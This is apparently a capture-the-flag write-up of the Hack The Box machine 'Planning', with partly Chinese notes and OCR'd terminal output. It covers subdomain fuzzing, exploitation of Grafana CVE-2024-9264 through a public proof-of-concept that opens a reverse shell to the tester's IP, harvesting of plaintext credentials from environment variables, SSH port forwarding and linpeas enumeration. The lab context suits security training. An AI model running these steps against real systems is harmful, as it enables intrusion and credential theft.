

# planning




```
Nmap scan report for 10.10.11.68
Host is up (0.065s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.48 seconds
```

```
ffuf -u http://planning.htb/ -w tools/fuzzDicts/subdomainDicts/main.txt -H
"Host:FUZZ.planning.htb"
```

目錄探索無果 改探索子網域
發現 grafana.planning.htb 可以進入




```
pin@DESKTOP-J1MGJAR ~/D/tools> ffuf -u http://planning.htb/ -w fuzzDicts/subdomainDicts/main.tx
t -H "Host:FUZZ.planning.htb" -fs 178

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://planning.htb/
 :: Wordlist         : FUZZ: /home/pin/Desktop/tools/fuzzDicts/subdomainDicts/main.txt
 :: Header           : Host: FUZZ.planning.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

grafana                 [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 67ms]
:: Progress: [167378/167378] :: Job [1/1] :: 597 req/sec :: Duration: [0:05:09] :: Errors: 0 ::
```



```
is not fully supported, please try newer version.');







 {
lse,"id":0,"uid":"","login":"","email":"","name":"","theme":"dark","lightTheme":false,"orgCount":1,"orgId":0,"orgName":"","orgRole":"","isGrafanaA
asource":"-- Grafana --","datasources":{"-- Dashboard --":{"type":"datasource","name":"-- Dashboard --","meta":{"id":"dashboard","type":"datasourc
,"text":"Home","icon":"home-alt","url":"/login","sortWeight":-2000},{"id":"help","text":"Help","subTitle":"Grafana v11.0.0 (83b9528bce)","icon":"q
filePath":"public/build/runtime.cdf4a91d1bca3a285368.js","integrity":"sha256-rQvc5/90TbSHDp0422jrMLaUOgIfMRUBMgWhvxJLMRM= sha384-/49w3X+SBwo4zeMLn




ta.user.theme === "system") {
```

Grafana v11.0.0與 CVE-2024-9264有關

此cve需要使用者帳密，而題目有事先供應



Target IP Address


10.10.11.68

Machine Information

As is common in real life pentests, you will start the Planning box with credentials for the following account: admin / 0D5oT70Fq13EvB5r


https://github.com/z3k0sec/CVE-2024-9264-RCE-Exploit

```
python3 poc.py --url http://grafana.planning.htb --username admin --password
0D5oT
70Fq13EvB5r --reverse-ip 10.10.14.95 --reverse-port 9001
```




```
# cd home
# ls
grafana
# cd grafana
# ls
# pwd
/home/grafana
# cd /root
# ls
# whoami
root
# 
```

似乎是在 docker



```
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
AWS_AUTH_SESSION_DURATION=15m
GF_SECURITY_ADMIN_USER=enzo
```


輸入 env 可看到使用者名稱與密碼
enzo: RioTecRANDEntANT!



```
enzo@planning:~$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:38677         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 127.0.0.54:53           0.0.0.0:*
udp        0      0 127.0.0.53:53           0.0.0.0:*
```

8000 port 有開
轉到自己的 port


```
ssh enzo@planning.htb -L 8000:127.0.0.1:8000
```



127.0.0.1:8000

This site is asking you to sign in.


需要帳密



```
tcp   LISTEN 0      151          127.0.0.1:3306         0
.0.0.0:*
```


發現 3306 有開 應該是 SQL

從 linpeas 發現 crontab.db，並打開查看



```
enzo@planning:~$ ./linpeas.sh | grep db
. . . . . . . . . . . . . . . . . . . . . . . . . . . . .              . . . . . . . . . . . . . .
 Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154
                170894    grep--color=autodb
-rwxr-xr-x   1 root root 1395 Feb 16 21:04 man-db
-rwxr-xr-x   1 root root 1055 Feb 16 21:04 man-db
Wed 2025-05-14 20:57:35 UTC     7h Mon 2025-05-05 09:41:53 UTC            - man-db.timer
      man-db.service
Thu 2025-05-15 00:00:00 UTC    10h Wed 2025-05-14 12:27:31 UTC  1h 4min ago dpkg-db-backup.timer
      dpkg-db-backup.service
/usr/lib/systemd/system/dbus.socket is calling this writable listener: /run/dbus/system_bus_socket
/usr/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /run/dbus
/system_bus_socket
sed: -e expression #1, char 0: no previous regular expression
/run/dbus/system_bus_socket
/run/systemd/userdb/io.systemd.DynamicUser
/var/run/docker/libnetwork/cf6da13dbebe.sock
odbc.allow_persistent = On
odbc.allow_persistent = On
odbc.allow_persistent = On
find: ‘/var/lib/nginx/proxy’: Permission denied
find: ‘/var/lib/nginx/body’: Permission denied
find: ‘/var/lib/nginx/scgi’: Permission denied
find: ‘/var/lib/nginx/uwsgi’: Permission denied
find: ‘/var/lib/nginx/fastcgi’: Permission denied
-rw------- 1 enzo enzo 1200 May 14 13:07 /home/enzo/.gnupg/trustdb.gpg
-rwsr-xr-- 1 root messagebus 35K Aug  9  2024 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
/opt/crontabs/crontab.db
-rw-r--r-- 1 root root 0 May 14 12:27 /var/lib/systemd/timers/stamp-dpkg-db-backup.timer
-rw-r--r-- 1 root root 0 Feb 16 20:51 /var/lib/systemd/deb-systemd-helper-enabled/timers.target.wants
/dpkg-db-backup.timer
-rw-r--r-- 1 root root 61 Feb 16 20:57 /var/lib/systemd/deb-systemd-helper-enabled/dpkg-db-backup.tim
er.dsh-also
-rw-r--r-- 1 root root 471 Feb 28 20:27 /usr/lib/node_modules/crontab-ui/crontabs/backup Fri Feb 28 2
```

